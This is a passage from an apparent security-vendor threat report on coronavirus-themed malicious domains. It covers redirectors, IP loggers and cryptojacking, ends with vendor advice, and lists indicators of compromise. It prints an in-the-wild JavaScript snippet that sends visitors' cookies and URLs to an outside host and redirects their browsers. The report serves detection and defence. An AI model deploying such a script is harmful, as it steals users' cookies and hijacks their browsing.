


*Figure 20. Example of a suspicious parked registration on* `coronavirus2day[.]com`

Illustrated in Figure 20, we observe numerous suspicious parked pages hosted on newly registered coronavirus-themed domains. For example, one type of parked pages was found on more than 200 unique coronavirus-themed domains. Such pages all load a potentially malicious JavaScript from a parent URL `http[:]//cdn[.]dsultra[.]com/js/registrar.js`.

A partial snippet of the script is shown below. Upon a page's load, the `dL` function is executed, which sends out a request with URL, Referrer, timestamp, and cookie information to `hashtag.sslproviders[.]net` (note, the particular subdomain was observed to change with reloads of the script). Then, it listens to a response in the `bL` function and will redirect the user's browser to any destination received by changing the `parent.top.window.location.href` value. Although in many of the observed cases it does not receive a new destination URL in the response, the script itself could ultimately serve as a potentially malicious arbitrary URL redirector.

```
function dL(){
    var host = 'http://hashtag.sslproviders.net/f';
        var config = {
            url: host + "/stats.php",
            type: "POST",
            data: {
                vbase: document.baseURI,
                vhref: location.href,
                vref: document.referrer,
                k: "ZHNlbHRyYS5jb20=",
                ck: document.cookie,
                t: Math.floor(new Date().getTime() / 1000),
                tg: ""
            },
            success: onSuccessCallback
        };

        function bl(resp){
            !function(dr){function t(){return!!localStorage&&localStorage.getItem(a)}function e(){o(),
            parent.top.window.location.href=c}function o(){var t=r+i;if(localStorage){localStorage.setItem(a,t)}}
            function n(){if(t()){var o=localStorage&&localStorage.getItem(a);r>o&&e()}else e()}var a="MenuIdentifier",
            r=Math.floor((new Date).getTime()/1e3),c=dr,i=86400;n()}(resp);
        }

        function onSuccessCallback(response){
                if(response && response.indexOf('http') > -1){
                    bl(response);
                }
        }


        minAjax(config);

}
```

*Figure 21. Partial snippet of a malicious redirector found over many coronavirus-themed parking domains*

# IP Loggers on Coronavirus Domains

*Figure 22. `coronavirus-game[.]ru` serving IP loggers*

Some content-rich coronavirus-related websites include suspicious scripts. A good example of such scripts are IP loggers, e.g. on `coronavirus-game[.]ru` (Figure 22), there is an obfuscated script, which drops an invisible iframe that sends user's IP addresses to the legitimate IP logging service, `iplogger[.]org`.

# Coronavirus Websites with (Dead) Cryptojacking Scripts




*Figure 23. Unsuccessful in-browser cryptojacking on `coronavirusinrealtime[.]com`*

Interestingly, we noticed that many of the new coronavirus websites, such as `coronamasksupply[.]com` and `coronavirusinrealtime[.]com` embed "dead" in-browser coin mining codes, as shown in Figure 23. Most use the outdated Coinhive service, or obsolete Webminerpool and Crypto-Loot scripts, and as such fail to load correspondent mining libraries or establish a connection with a no longer active websocket endpoint. We suspect that those campaigns copy-paste previous intrusive codes from their older websites, without checking on whether the code is still working or not. Similarly, even content-rich web pages that leverage the popularity of pandemic-related information run unsuccessful cryptojacking, which receives errors on websocket connections to obsolete mining endpoints.

In addition, we also found examples of working in-browser cryptojacking scripts. Examples include JSE-coin on `coronashirts[.]store`. We wrote more about intrusive coin miners one year ago in a previous blog.

# Conclusion

Unfortunately, there will always be cybercriminals who will attempt to victimize people during local, national, and world events when their fears are elevated. We have observed this same type of behavior time and time again when calamitous events occur, cybercriminals start to circle for victims. Sadly, we do not expect this exploitative type of behavior to go away anytime soon.

In the case of coronavirus, we observed a steep increase in the number of coronavirus-related domain names registered every day, matching the rise of user interest in the pandemic. Worrisomely, we found a 569% increase in the average daily number of malicious coronavirus NRDs comparing February to March and a 788% increase for high-risk domains. Since January 1, we identified 2,022 malicious and 40,261 high-risk NRDs. We discovered that these domain names are employed for a wide variety of malicious purposes, including malware distribution, phishing attacks, scams, and black hat SEO.

People should be highly skeptical of any emails or newly-registered websites with COVID-19 themes, whether they claim to have information, a testing kit, or a cure. Special care should be taken to examine domain names for legitimacy and security, such as ensuring it is the legitimate domain (google[.]com vs g00gle[.]com), and that there is a lock icon to the left-hand side of the browser's URL bar, ensuring a valid HTTPS connection. Similar care should be taken with any COVID-19 themed emails - a look at the sender's email address often reveals the content is likely not legitimate, as it's either unknown to the recipient, mis-spelled, or suspiciously long with random seeming characters.

To protect users from cybercriminals, Palo Alto Network's best practice recommendation for URL Filtering is to block access to the Newly Registered Domain category. However if you cannot block access to the Newly Registered Domains category, then our recommendation would be to enforce SSL decryption to these URLs for increased visibility, to block users from downloading risky file types such as PowerShells and executables, to apply a much stricter Threat Prevention policy, and increase logging when accessing Newly Registered Domains. We also recommend DNS-layer protection, as we know over 80% of malware uses DNS to establish C2.

As for the threats and IOCs specifically outlined in this blog, the following steps have been taken to ensure optimal detection and prevention mechanisms within the Palo Alto Networks technology stack to the extent possible:

- Domains, IP addresses, and URLs have been categorized appropriately.
- Wildfire verdicts for all samples have been updated and/or verified.
- Intrusion Prevention System signatures have been created, updated, and/or verified.
- Cortex XDR detections have been deployed, updated, and/or verified.
- Autofocus Tags have been created, updated, and/or verified.

Due to the suddenness of the coronavirus outbreak, many employees are self-isolating and working

from home. While organizations have always provided secure access to their employees via VPN connections, the enormous amount of employees requiring secure access is unprecedented and requires additional resources and capacity. Palo Alto Networks offers Prisma Access, a cloud-delivered secure access service edge (SASE) platform that provides consistent policy enforcement and security for remote offices and mobile users, and will scale up and down as business demands evolve.

To learn more about how Palo Alto Networks can help your remote employees, please see our resources here and check out Nir Zuk's webcast on how to enable business continuity.

## Acknowledgements

We would like to thank Shawn Huang, Wei Wang, Tao Yan and Wanjin Li for their help with providing some of the data sources necessary for our analysis. We would also like to extend our gratitude to Daiping Liu, Kelvin Kwan, Eddy Rivera, Mark Karayan, Zoltan Deak and Jen Miller Osborn for their advice and help with improving the blog.

## IOCs

Credential Harvesting:
corona-masr21[.]com/boa/bankofamerica/login.php
corona-masr21[.]com/apple-online
corona-masr3[.]com/CAZANOVA%20TRUE%20LOGIN%20SMART%202019/
corona-virusus[.]com

Scams:
allsurgicalfacemask[.]com
surgicalfacemaskpharmacyonline[.]com
selectsanitizer[.]com
survivecoronavirus[.]org
facemasksus[.]com
coronavirussecrets[.]com
pandemic-survival-coronavirus[.]com
internet-covid19.xyz
coronavirusaware[.]xyz
covid19center[.]online
Whatsapp[.]version[.]gratis
whatsapp[.]cc0[.]co

Coinminers:
coronamasksupply[.]com
coronavirusinrealtime[.]com
coronashirts[.]store

Black Hat SEO:
coronavirus-latest-update[.]info
coronavirus-com[.]info
sharkroulette[.]com
Illicit pharmacy:
covid19-remedy[.]com
rxcovid[.]com
anticovid19-pharmacy[.]com

Other Suspicious Domains:
coronavirus2day[.]com
hashtag.sslproviders[.]net
coronavirus-game[.]ru
buygoods[.]com

Legitimate IP logging service:
Iplogger[.]org

Deployed Phishing Kits:
corona-masr4[.]com/test.zip
07bc3abcb6f3a7f7ec38f088068f5cefc953111e066b4dddc35cf43e836b215e
corona-virusus[.]com/OwaOwaowa.zip
c77c5df13430db98d0eaac6e593fc28e90df3f1ef6c48f81cc5681c67f91b4a8

Generic Android Trojans:
coronaviruscovid19-information[.]com/it/corona.apk
3d30b7df52672307b20beb1deb7b3b18e06edca63a6583d92125cba8329da107
coronaviruscovid19-information[.]com/en/corona.apk
1de6e6c140ff1b301b7df12d4b6388a21a6fbf0f141347dd2f9289740438a6d8
corona-virusapps[.]com/s1/CoronaVirus-apps.apk
a754c35dd09677b0b96d8a0dad5c9c5fdd28abd8cf2d8d38a9bd945ca8362e02
corona-virusapps[.]com/s2/CoronaVirus-apps.apk
bca52647ce9f4900b754fcc0d8ef6329fb0229401e83353490596 9d10a82d839
corona-virusapps[.]com/s3/CoronaVirus-apps.apk
c3096b341d6807a5a7d353f97554017a6242349b081837de60908081bcada1d0

RedLine Stealer:
covid-19-gov[.]com
45.142.212[.]126
c50c4cff782e1bb7171ffb04cb7c1ff69af47371e059bf300fed68949c77514c (hosted zip file)
f3b0aa7d9664258c9e1783289c4fc56e05b23e3eb9a3557f55733806564deb73 (payload)

DanaBot:
202.195.34[.]6
corona-map-data[.]com/bin/regsrtjser346.exe
44c7ef261a066790a4ce332afc634fb5f89f3273c0c908ec02ab666088b27757

NetSupportManagerRAT
5.181.156[.]14
covidpreventandcure[.]com
covidwhereandhow[.]xyz
1a08a65d4199f08d60644f2aee1182d87f29b36d38257239e5c80965ed65e0d1

AzoRult:
coronavirusstatus.space
2b35aa9c70ef66197abfb9bc409952897f9f70818633ab43da85b3825b256307

Redirector (registrar.js):
coronavirus123[.]org (parent URL)
covide19cleanse[.]com (parent URL)
cdn.dsultra[.]com/js/registrar.js
f6a46b22d26523d4db3dd78fa77c56d4e755aed942321751eda0f48955861ab9

Skimmer (ccard.js):
www.sunrisepromos[.]com/promotional-personal-care-accessories/personalized-hand-sanitizer.html (parent URL)
www.sunrisepromos[.]com/js/lib/ccard.js
e43bdc87269d0b9da7742049dd533db93579cf3126df433f08e8265edd09243e

External Lists:
Credential Phishing IOCs: https://github.com/pan-unit42/iocs/blob/master/COVID-19%20IOCs/Phishing%20User%20Credentials%20with%20Coronavirus%20Domains

Scam IOCs:
https://github.com/pan-unit42/iocs/blob/master/COVID-19%20IOCs/Feeding%20on%20Coronavirus%20Fears%20for%20Profit

Black Hat SEO IOCs:
https://github.com/pan-unit42/iocs/blob/master/COVID-19%20IOCs/Abuse%20of%20Coronavirus%20Trends%20for%20Black%20Hat%20SEO

Suspicious Registrations:
https://github.com/pan-unit42/iocs/blob/master/COVID-19%20IOCs/Proactive%20Registrations%20of%20Suspicious%20Parked%20Pages